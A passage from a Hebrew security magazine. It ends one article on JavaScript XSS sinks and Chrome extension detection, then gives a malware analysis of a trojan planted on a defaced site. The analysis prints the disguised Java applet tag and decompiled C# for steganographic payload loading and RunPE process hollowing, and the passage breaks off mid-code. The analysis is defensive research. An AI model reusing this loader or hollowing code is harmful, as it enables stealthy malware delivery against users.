setTimeout(jsCode + controlledInput, timeMs)
```

והמקרה הקלאסי האחרון, באמצעות events:

```
tag.onmouseover = jsCode + controlledInput
```

כשבוחנים לעומק מגלים שיש מספר מקרים מעט נדירים, אבל עדיין אפשריים. נתחיל משינוי המקור (source) של תגית סקריפט:

```
script.src = controlledInput
```

במרבית הדפדפנים ניתן גם להריץ סקריפט באמצעות תגית סקריפט עם המתודות .text, .textContent, .innerText

מקרה מעניין יותר הוא המקרה הבא (F קפיטליסטית):

```
Function (jsCode + controlledInput)
```

ולקינוח נסיים במשהו שעובד רק על גרסאות IE שמספרן בין 6 ל-11:

```
execScript(jsCode + controlledInput, "JScript")
```

אפשר לראות סיכום יפה של המקרים + דוגמאות נוספות, [בפרוייקט ייעודי](#)⁸ שהוקם אף הוא בגוגל קוד.

תוספים והרחבות של דפדפנים

אחרי שהבנו ש-JS יכול להיות מסוכן, ננסה לכוון גבוה על מנת לנצל את מקסימום הנזק. בגישה הוותיקה שבה JS רץ בקליינט, המטרה שלנו היא לפגוע בכמה שיותר משתמשים ו/או בכמה שיותר אתרים. אם כן, הדבר המתאים ביותר הוא לנצל בעיית אבטחה בתוספים של דפדפנים. תוסף של דפדפן רץ בדר"כ על כל האתרים, ואם נצליח לזהם את אחד המקורות שלו (Local storage מאיזשהו סוג), או לפחות לגרום לו להריץ קוד במייד, נוכל להריץ JS על כל האתרים.

⁸ <https://code.google.com/p/domxss/wiki/wiki/ExecutionSinks>



פלוס נוסף שיש לתוסף, שהוא רץ עם הרשאות גבוהות יותר משרץ JS באתר. כך לדוגמא הוא יכול לקרוא Cookies שהם HTTPONLY.

כאן המקום להפנות למחקר רחב שבוצע ב-2010 ע"י עמנואל בורנשטיין ופורסם (בלעדית!) ב-Digital⁹ לגבי ניצול הרחבות של Firefox.

אציין, שבגוגל כרום:

1. ניתן באמצעות JS, ממש בקלות לדעת אם תוסף מותקן בדפדפן, וכך לבצע מתקפה ממוקדת תוסף (מקור¹⁰):

```
var detect = function(base, if_installed, if_not_installed) {  
    var s = document.createElement('script');  
    s.onerror = if_not_installed;  
    s.onload = if_installed;  
    document.body.appendChild(s);  
    s.src = base + '/manifest.json';  
}  
detect('chrome-extension://' + addon_id_youre_after, function()  
{alert('boom!');});
```

2. כאמצעי הגנה גוגל דורשים ומכריחים תוספים לרוץ עם CSP, כך שקוד JS לא יכול לרוץ inline, לא יכול לרוץ ישירות מ-Remote, ואחרון חביב - לא יכול לקבל לתוך eval סטרינגים (מחרוזות) (מקור¹¹).

JS on server side

אחרי שהצצנו בקליינט, בואו נראה מה קורה בשרת. בשלוש שנים האחרונות החלה נהירה לכיוון NodeJS. דרך העבודה של NodeJS היא א-סינכרונית, כך שלדוגמא כשאנחנו מבצעים פניה ל-DB, אנחנו/השרת לא ממתנים לתשובה, אלא מגדירים Callback ובינתיים השרת פנוי לטפל בבקשות אחרות. כשתגיע התשובה - היא תמופה ל-Callback.

הנקודה החשובה עבורנו, זה שכמו שהשם מרמז NodeJS למעשה בנוי ונכתב ב-JS. כך שאותן בעיות שראינו קודם לכן, החל כמובן ב-XSS לסוגיו השונים הפשוטים, המשיך בהרצה דינמית של סקריפט באמצעות eval ודומיו עד לבעיות שינבעו עקב השימוש בספריות. אנחנו צפויים לראות גם ב-NodeJS.

⁹ <http://www.digitalwhisper.co.il/files/Zines/0x0F/DW15-4-FFExtsploits.pdf>

¹⁰ <http://blog.kotowicz.net/2012/02/intro-to-chrome-addons-hacking.html>

¹¹ <http://developer.chrome.com/extensions/contentSecurityPolicy.html>



כמובן שניתן לכתוב דינמית בכל שפה אם ממש מתעקשים, אבל ללא ספק - ב-JS ניתן לראות זאת ביתר שאת. אז מה בכל זאת התחדש כאן? שהמתקפה לא רצה על הדפדפן של המשתמש אלא ישירות בשרת. ולמעשה מדובר על השגת שליטה בשרת עצמו. מה שמעלה את אפשרויות ה-Exploitation, הסיכון וכו'.

JS on iOS7

לסיום, אציין ש-iOS7 [מכילה תמיכה](#)¹² בכתיבת אפליקציות Native ב-JS. זה אכן פתח רציני לבעיות אבטחה ואני משער שעוד נשמע על כך.

מקורות

- <https://appsec-labs.com/>
- <http://www.tiobe.com/index.php/content/paperinfo/tpci/index.html>
- http://en.wikipedia.org/wiki/Site-specific_browser
- <http://angularjs.org/>
- <http://php.net/manual/en/function.htmlspecialchars.php>
- <https://communities.coverity.com/blogs/security/2013/04/23/angular-template-injection>
- <https://code.google.com/p/mustache-security/>
- <https://code.google.com/p/domxsswiki/wiki/ExecutionSinks>
- <http://www.digitalwhisper.co.il/files/Zines/0x0F/DW15-4-FFExtsploits.pdf>
- <http://blog.kotowicz.net/2012/02/intro-to-chrome-addons-hacking.html>
- <http://developer.chrome.com/extensions/contentSecurityPolicy.html>
- <http://strongloop.com/strongblog/apples-ios7-native-javascript-bridge/>

¹² <http://strongloop.com/strongblog/apples-ios7-native-javascript-bridge/>



לסיכום

במאמר זה סקרתי בקצרה על השימושים השונים של JS. ראינו מעט סיכונים וניצולים אפשריים, כולל כאלה שבאים "באשמת" ספריות חיצוניות, המאפשרים לתוקף להשיג שליטה ולהריץ פקודות JS בהתאם לבחירה שלו.

אשמח לקבל פידבק (Israel@appsec-labs.com), תודה מראש. המאמר נתרם כדי לחזק את הקהילה הישראלית ובעברית (אפיק לא הסכים שאכתוב באנגלית!).

ישראל חורז'בסקי [Sro.co.il]


Tech Leader ב-AppSec-Labs.

How I almost got infected by Trojan horse

מאת מור כלפון

הקדמה

מספר ימים לפני שהתחלתי לכתוב את המאמר נכנסתי לאחת מהאתרים של אחד מיבואני התיקים המפורסמים כדי לקנות תיק למחשב הנייד. לאחר הכניסה לאתר הופתעתי לגלות דף השחתה (Defacement Page) של קבוצת ערבים שהחליטו להיטפל לאתר. בצלמית הכותרת הופיע דגל הרשות הפלסטינאית. המשחיתים הציגו את עצמם כקבוצת AnonGhost (שם המרמז לקבוצת האקטיביסטים הידועה Anonymouse):



חיפוש קצר על שם הקבוצה מגלה כי מדובר בקבוצת תוקפים הפועלים בעיקר מארצות ערב. [בדף הציוצים](#) שלהם הם דואגים לפרסם את שלל ההשחתות שצברו. לכאורה נראה כי רוב ההתקפות שהם מבצעים נגד אתרים הינם הזרקות כנגד מאגרי נתונים או שימוש בחורי אבטחה ידועים כנגד שרתים.

בעודי צופה במלל שהם כתבו, שמתי לב כי הדפדפן טוען ומעבד משהו ולאחר מספר שניות הקפיץ בקשה להפעלת יישומון של Java. כמובן שישר נדלקה לי נורה אדומה שאולי מדובר לא רק בהשחתה אלא בניסיון הטמנה של נוזקה כלשהי.



חיפשתי את מספר הטלפון של נציגי החברה בישראל והתקשרתי לשירות הלקוחות של החברה והודעתי להם על האירוע. הדגשתי כי נראה שהאתר מדביק מבקרים. לאחר שעשה רושם שהבינו את תכיפות הדבר, הפנו איתי לגורם המתאים ואמרו שהעניין יטופל. וכמו בישראל, כמובן שהעניין לא טופל מידית, והאתר הנגוע המשיך לפעול.

כאחד שלא נשאר אדיש לאירועים מסוג זה, הורדתי את הקוד והרצתי עליו בדיקה באתר www.virustotal.com, וגיליתי כי רובם הכמעט מוחלט של מנועי החתימות הקיימים באתר אינם מזהים את הקובץ כזדוני.

היו סה"כ 2 מתוך הכלל שסיווגו את הקובץ כסוג של Dropper. גם לאחר שלושה ימים מהעלאה לאתר ציפיתי שהקובץ ייבדק במכונות האוטומטיות, אך עדיין הזיהוי היה יחסית נמוך. 8 מתוך הכלל זיהו איום ואין במזהים חלק מהמנועים הנפוצים (Trend-Micro, McAfee, Symantec).

אופן ההטמעה

פתחתי את קוד הדף וגיליתי את תגית ה-Applet (מיושנת ואינה מומלצת לשימוש עוד החל מגרסה 4.01 של HTML). התגית מאפשרת הפעלת יישומים (Applets) של Java מדפי HTML:

```
<applet name='Adobe Flash Player plugin' width='1' height='1'  
code='a.class' archive='java.jar'  
  <param name="URL" value="FlashPlayerPlugin_11_8_800_169.exe">  
  <param name="ExeName" value="svchost.exe">  
</applet>
```

נראה שמדובר בעוד ניסיון עלוב להתחזות להתקנת "Adobe Flash Player". לפי ההגדרות ישנם שני פרמטרים הנשלחים לקוד היישומון a.class:

- URL - כתובת היעד לקובץ הקוד של הטרויאני. במקרה זה מדובר בקובץ מסוג Portable Executable (או בראשי תיבות PE).
- ExeName - קובץ ההפעלה הסופי, כפי שאמור להופיע לנו ברשימת התהליכים הרצים במערכת ההפעלה (לא בכדי נבחר שם קובץ כזה שהינו שם ידוע לתהליך קריטי הרץ במערכת Windows).

על מנת להפעיל את קובץ הסוס הטרויאני (FlashPlayerPlugin_11_8_800_169.exe) דרך דף HTML משתמשים בטכניקה הנקראת: "Drive By Download" או בראשי תיבות DBD.

DBD הינה טכניקה המשמשת להטמעה (הורדה והפעלה) של קוד נזקה מהדפדפן ונמצאת בשימוש נרחב במגוון Browser Exploit Kits המסתובבים באינטרנט.

How I almost got infected by Trojan horse


www.DigitalWhisper.co.il

קוד ה-DBD מופעל ברוב המקרים באמצעות שפת סקריפט (JavaScript) או כמו במקרה הנדון, באמצעות יישומון של Java.

DBD מופיעה בשתי וריאציות שונות:

1. הפעלה מוסכמת מצד המשתמש - משתמש אישר את חלון האזהרה של הדפדפן או התוסף המותקן בו המפעיל את קוד הטכניקה שמוריד ומפעיל את קוד הנוזקה.


כמו המקרה הנדון, מדובר בהצגת חלון האזהרה של התוסף Java Virtual Machine שהיה מותקן לי במחשב. היישומון בנוסף גם לא עבר החתמה ולכן הוצגה הודעה מזהירה במיוחד (הדורשת גם סימון :Checkbox)



למרות זאת ידוע כי טכניקה זו עדיין מפילה ברשת לא מעט משתמשים שמאשרים את חלון האזהרה מחוסר ידיעה.

2. הפעלה שאינה מוסכמת או לפחות מודעת מצד המשתמש - אותו תהליך כמו בשיטה הראשונה אך במקרה זה לא יוצג חלון אזהרה כלשהו. הדרך הזאת היא כמובן המועדפת (מצד התוקף), אך היא יחסית נדירה כי היא דורשת חור-אבטחה כלשהו בתוסף או בדפדפן שיגרום להפעלה מבלי הצגת חלון האישור.

כדי להבין מה בדיוק קורה בקוד הטכניקה של ה-DBD, הורדתי את קובץ היישומון a.class מהאתר וטענתי אותו לכלי JD (Java Decompiler), הממיר את ה-Bytecode לקוד מקור של Java, את פלט הקוד צירפתי לקבצי המאמר בשם a.java.



מקריאת הקוד ניתן בקלות את הלוגיקה שהתרחשה: התוכנית מאחזרת את מערכת ההפעלה של הדפדפן (באמצעות os.name), מבצעת השוואות ומפעילה את הסוס-הטרויאני (ה-Payload) התואם למערכת ההפעלה. הפרמטרים שיכילו את קובץ היעד יוגדרו בזמן ריצה (שכן ישנה קריאה ל- Runtime.getRuntime()), כלומר במקרה זה הם מוגדרים באמצעות דף ה-HTML.

חזרתי להביט בקוד ה-HTML וראיתי כי אין זכר לפרמטרים הללו. כלומר הלוגיקה הזאת היא "קוד מת". אין הפעלה של שום תהליך. סביר מאוד להניח שהתוקפים האלה ללא ממש ידעו מה הם עשו ו/או שכחו להוסיף את הפרמטרים. הורדת קובץ ה-PE הייתה עדיין נגישה דרך הלינק לתמונות שהם פרסמו בדף לכן החלטתי למרות זאת להמשיך לנתח את הסוס הטרויאני.

הכנות לניתוח

הרצתי כלי לניתוח קבצי PE וגיליתי שמדובר ב-Executable שתוכנו שעבר ערפול דרך תוכנת Smart Assembly. ברוב המקרים, וכמו במקרה זה, עושים שימוש בכלים ידועים ואז סביר מאוד להניח שישנם גם כלים אוטומטים, החוסכים זמן, המאפשרים לבצע אחזור לקוד המקור.

Smart Assembly הינה מערפל (Obfuscator) לפלטים של פרויקטים הכתובים ב-.NET. (מבית חברת Red Gate שגם הינה היצרנית של התוכנה .NET Reflector. שבה אעשה שימוש בהמשך).

לאחר מספר חיפושים בארסנל הכלים מצאתי את הכלי de4dot המאפשר DeObfuscation ל-Smart Assembly. הוא אומנם אינו עושה זאת בצורה מושלמת כי אין באפשרותו לשחזר את השמות המקוריים של האובייקטים כגון: שמות מתחם, מחלקות, שיטות, משתנים, מאפיינים, מבנים וכו'. אך זה כמובן מספק אותנו לצורכי הניתוח.

```
Command Prompt
static      Use static string decrypter if available
delegate    Use a delegate to call the real string decrypter
emulate     Call real string decrypter and emulate certain instructions

Multiple regexes can be used if separated by '&'.
Use '?' if you want to invert the regex. Example: !^[a-z\d]<1,2>$&!^[A-Z]_&$&^[w.]&$

Examples:
de4dot.exe -r c:\my\files -ro c:\my\output
de4dot.exe file1 file2 file3
de4dot.exe file1 -f file2 -o file2.out -f file3 -o file3.out
de4dot.exe file1 --strtyp delegate --strtok 06000123

C:\de4dot>de4dot.exe -f FlashPlayerPlugin_11_8_800_169.exe -o fp-unpacked.exe

de4dot v2.0.3.3405 Copyright (C) 2011-2013 de4dot@gmail.com
Latest version and source code: https://bitbucket.org/0xd4d/de4dot

Detected SmartAssembly 6.7.0.239 (C:\de4dot\FlashPlayerPlugin_11_8_800_169.exe)
Cleaning C:\de4dot\FlashPlayerPlugin_11_8_800_169.exe
Renaming all obfuscated symbols
Saving fp-unpacked.exe

C:\de4dot>
```

How I almost got infected by Trojan horse

www.DigitalWhisper.co.il



על מנת לפשט את תהליך הניתוח של ה-PE, ובמיוחד כי מדובר בקוד Assembly של .NET. השתמשתי בכלי: .NET Reflector. המאפשר דה-קומפילציה של הקוד המקומפל לקוד C# קריא. בעזרת הפלט, הניתוח בכללותו יתבצע בשיטת הניתוח הסטטי (Static Analysis) ללא הפעלת קוד.

ניתוח הקוד

לאחר שפתחתי את פלט הדה-קומפילציה גיליתי קוד דיי מסורבל והחלטתי לעבוד באופן עקבי על מנת להבין מה בדיוק קורה בספגטי שנראה לעיניי.

תחת NS0 (Namespace 0) קיימת מחלקה בשם Class0 המכילה פונקציית Main סטנדרטית. זאת נקודת ההתחלה הראשית של התוכנית וזאת גם נקודת ההתחלה שלי לניתוח. משם עברתי לבחון את הקוד של Form0:

```
public Form0()
{
    Class19.smethod_9(this);
    for (int i = 0; i <= 10; i++)
    {
        for (int j = 0; j <= 10; j++)
        {
            for (int k = 0; k <= 10; k++)
            {
            }
        }
    }

    Assembly assembly =


Class19.smethod_25(Encoding.UTF8.GetString(Class19.smethod_22("R")));
    Thread.Sleep(0x9c40);
    Assembly assembly2 = assembly;
    object[] objArray = new object[] { 0, "", Class19.smethod_22("A"), 1
};
    string str2 = "R";
    object[] objArray2 = objArray;
    Class19.smethod_19(objArray2, str2, assembly2);
}
```

smethod_9 הינה מתודה פחות רלוונטית לניתוח שכן היא מטפלת במאפייני החלון ולכן לא נעבור על הקוד שלה. smethod_25 מקבלת כפרמטר את פלט המחרוזת של smethod_22, כאשר נשלח אליה הפרמטר "R". היא גם בשימוש בהמשך עם הפרמטר "A". משהו שדורש בדיקה מעמיקה יותר. ל-smethod_25 ו-smethod_19 נחזור מאוחר יותר:

```
static byte[] smethod_22(string string_0)
{
    return smethod_45(smethod_11(string_0));
}
```

How I almost got infected by Trojan horse

www.DigitalWhisper.co.il



smethod_22 מחזירה מערך Byte. את הפלט היא מחזירה באמצעות קריאה ל-smethod_45 עם הפלט של smethod_11:

```
static Form0.Class2 smethod_11(string string_0)
{
    ResourceManager manager = new ResourceManager(string_0 + ".noob",
    Assembly.GetExecutingAssembly());

    return new Form0.Class2(new Bitmap((Stream)
    manager.GetObject("bmp")));
}
```

המצב מתחיל להתבהר, הפרמטר string_0 קשור למשאב (Resource) המוטמע בקובץ האפליקציה, המשאב הינו אובייקט מסוג Bitmap. התוכנית יוצרת מופע חדש של המחלקה Class2 המקבלת כפרמטר את אותו Bitmap:

```
public Class2(Bitmap bitmap_1)
{
    this.bitmap_0 = bitmap_1;
    this.int_0 = this.bitmap_0.Width;
    this.int_1 = this.bitmap_0.Height;
    this.pixelFormat_0 = PixelFormat.Format24bppRgb;
    Class19.smethod_32(this);
}

static void smethod_32(Form0.Class2 class2_0)
{
    class2_0.bitmapData_0 = class2_0.bitmap_0.LockBits(new Rectangle(0, 0,
    class2_0.int_0, class2_0.int_1), ImageLockMode.ReadWrite,
    class2_0.pixelFormat_0);
}
```

במופע המחלקה ניתן לראות כי נשמרת הפניה לאובייקט ה-Bitmap וכן נשמרים מאפיינים לגביו. רוחב, אורך ומספר הביטים לפיקסל (BPP).

קיימת מתודת אתחול למחלקה בשם smethod_32 השומרת בשדה bitmapData_0 את הנעילה למערך הביטים בזיכרון לצורך גישה ישירה (מקרה זה מקובל כאשר רוצים לבצע מניפולציות ישירות ומהירות על הזיכרון לא באמצעות מתודות המסופקות במרחב השמות הסטנדרטי (System.Drawing).



נחזור חזרה למעלה ובבחנו את smethod_45 שמקבלת את ההפניה למופע המחלקה:

```
static byte[] smethod_45(Form0.Class2 class2_0)
{
    List<byte> list = new List<byte>();
    for (int i = 0; i < class2_0.bitmap_0.Width; i++)
    {
        Color color = smethod_5(class2_0, i, 0);
        byte r = color.R;
        byte g = color.G;
        byte b = color.B;
        list.Add(r);
        list.Add(g);
        list.Add(b);
    }
    return smethod_1(list.ToArray());
}

static unsafe Color smethod_5(Form0.Class2 class2_0, int int_0, int
int_1)
{
    byte* numPtr = (byte*) (class2_0.bitmapData_0.Scan0.ToPointer() +
((int_1 * class2_0.bitmapData_0.Stride) + (int_0 *
3)));
    byte alpha = numPtr[3];
    byte red = numPtr[2];
    byte green = numPtr[1];
    byte blue = numPtr[0];
    return Color.FromArgb(alpha, red, green, blue);
}
```

smethod_45 סורקת את אובייקט ה-Bitmap השמור במחלקה על ידי קריאת הפיקסלים לרוחב ושומרת ערכי ה-R.G.B שלהם. לאחר שנאספו כל נתוני הצבעים הם נשלחים לטיפול על ידי smethod_1.

יכול להיות שמדובר באלגוריתם כלשהו של סטגנוגרפיה (Steganography) דרך פורמט Bitmap?

לא אכלול את הקוד המלא של smethod_1 היות והוא ארוך. אציין שלאחר בדיקות שעשיתי אני מעריך כי מדובר באלגוריתם מקוד מועתק (<http://www.quicklz.com/QuickLZ.cs>) העושה שימוש בספריית פרויקט QuickLZ המשתמשת לדחיסת מידע (Data Compression Library).

כלומר, סה"כ המתודה smethod_1 מקבלת מערך מידע מכווץ, מריצה אלגוריתם של פריסה ומחזירה מערך מידע לא מכווץ.



כעת נבחן את smethod_25 המקבלת את אותו מידע לא מכוון:

```
static Assembly smethod_25(string string_0)
{
    try
    {
        CompilerParameters options = new CompilerParameters();


        CodeDomProvider provider =
        CodeDomProvider.CreateProvider("CSharp");
        options.GenerateExecutable = false;
        options.TreatWarningsAsErrors = false;
        options.GenerateInMemory = true;
        options.ReferencedAssemblies.Add("System.dll");
        options.ReferencedAssemblies.Add("System.Data.dll");
        options.ReferencedAssemblies.Add("System.Drawing.dll");
        options.ReferencedAssemblies.Add("System.Windows.Forms.dll");
        options.ReferencedAssemblies.Add("Microsoft.VisualBasic.dll");
        options.CompilerOptions = "/platform:x86 /unsafe";
        return provider.CompileAssemblyFromSource(options, new string[]
        {
            string_0 }).CompiledAssembly;
    }
    catch (Exception exception)
    {
        MessageBox.Show(exception.Message);
        return null;
    }
}
```

מבחינה של הקוד ניתן להבין כי המתודה מבצעת קומפילציה לקלט. כלומר אותו קלט הינו קובץ Cleartext של קוד מקור הכתוב DotNet. הקומפילציה נעשת בזמן הריצה של התוכנית.

משהו שעדיין לא ברור לי, למה אותו מתכנת אדיב דואג להשאיר הודעה למשתמש (MessageBox) במקרה של שגיאה?! 😊 סוגיית המשאב נפתרה. כעת נותר לבדוק לגבי המשאב "A", נחזור חזרה ל-Form0:

```
object[] objArray = new object[] { 0, "", Class19.smethod_22("A"), 1 };
string str2 = "R";
object[] objArray2 = objArray;
Class19.smethod_19(objArray2, str2, assembly2);
}
```

שוב ניתן לראות קריאה למתודה smethod_22 שכבר ניתחנו. "A" עוברת את האלגוריתם של הסטגנוגרפיה ולבסוף נשמרת במערך objArray שישלח למתודה smethod_19 יחד עם הפרמטרים הנוספים: "R" וה-Assembly שעבר קומפילציה בזמן ריצה.



המתודה smethod_19:

```
static object smethod_19(object[] object_0, string string_0,
    Assembly assembly_0)
{
    MethodInfo[] methods = assembly_0.GetType("Ax").GetMethods();
    for (int i = 0; i < methods.Length; i++)
    {
        if (methods[i].Name == string_0)
        {
            return methods[i].Invoke(null, object_0);
        }
    }
    return null;
}
```


המתודה סורקת את שמות כל המתודות תחת ה-Assembly ומפעילה מתודה בשם "R" (התקבל כפרמטר ב-string_0). לצורכי המשך הניתוח, כתבתי תוכנית המפעילה את כל הלוגיקה שחקרנו עד כה, ומאפשרת לחלץ את המשאבים (Resources) מקובץ ה-EXE ולשמור אותם במצבם המקורי בדיסק. התוכנית תצורף לקבצי המאמר.

ניתוח הרכיב "R":

```
public static bool R(int file, string cmd, byte[] data, int where)
{
    int num = 1;
    do
    {
        if (RunIt(file, data, where))
        {
            return true;
        }
        num++;
    }
    while (num <= 5);
    return false;
}
public static bool RunIt(int file, byte[] bytes, int where)
{
    try
    {
        try
        {
            // Load the bytes array containing the embedded .NET
            // assembly on a new application thread and execute it
            RunCLR(Assembly.Load(bytes));
            return true;
        }
        catch (Exception)
        {
        }
        string str = "";
    }
}
```

How I almost got infected by Trojan horse

www.DigitalWhisper.co.il



```
switch (where)
{
    case 1:
        // Build a string containing the full path to the cvtres.exe
        // application. This is the legitimate victim in the RunPE technique
        str = Path.Combine(RuntimeEnvironment.GetRuntimeDirectory(),
                           "cvtres.exe");

        break;
    case 2:
        str = Path.Combine(RuntimeEnvironment.GetRuntimeDirectory(),
                           "vbc.exe");

        break;
    default:
        str = Path.Combine(RuntimeEnvironment.GetRuntimeDirectory(),
                           "vbc.exe");

        break;
}

// Set up required structures for calling CreateProcess WinAPI
IntPtr zero = IntPtr.Zero;
IntPtr[] pInfo = new IntPtr[4];
byte[] sInfo = new byte[0x44];
int num2 = BitConverter.ToInt32(bytes, 60); // MZ header offset
int num = BitConverter.ToInt16(bytes, num2 + 6); // NumberOfSections
// Save pointer to data
IntPtr ptr2 = new IntPtr(BitConverter.ToInt32(bytes, num2 + 0x54));
// Create the legitimate process in CREATE_SUSPENDED state
if (CreateProcess(null, new StringBuilder(str), zero, zero, false, 4,
                 zero, null, sInfo, pInfo))
{
    // Set up context for GetThreadContext WinAPI
    uint[] ctxt = new uint[0xb3];
    // Set CONTEXT_FLAG to CONTEXT_INTEGERS (to get EAX and EBX
    // registers)
    ctxt[0] = 0x10002;
    // Get thread information (obtain register values). EBX will
    // point to the Process Environment Block.
    // EAX will point to the entry point address
    if (GetThreadContext(pInfo[1], ctxt))
    {
        // Obtain image base address (offset [PEB+8] should point to
        // the base address)
        IntPtr baseAddr = new IntPtr(ctxt[0x29] + 8L);
        IntPtr bufr = IntPtr.Zero;
        IntPtr ptr5 = new IntPtr(4);
        IntPtr numRead = IntPtr.Zero;
        // Start un-mapping the legitimate PE from memory (to
        // free up space for the malicious process)
        if (ReadProcessMemory(pInfo[0], baseAddr, ref bufr,
                              (int)ptr5, ref numRead) && (NtUnmapViewOfSec
tion(pInfo[0], bufr) == 0L))
        {
            int num3 = 0;
            IntPtr addr = new IntPtr(BitConverter.ToInt32(bytes, num2
                                                            + 0x34));
            IntPtr sizel = new IntPtr(BitConverter.ToInt32(bytes,
                                                            num2 + 80));
```

How I almost got infected by Trojan horse


www.DigitalWhisper.co.il



```
// Allocate memory region for the malicious process
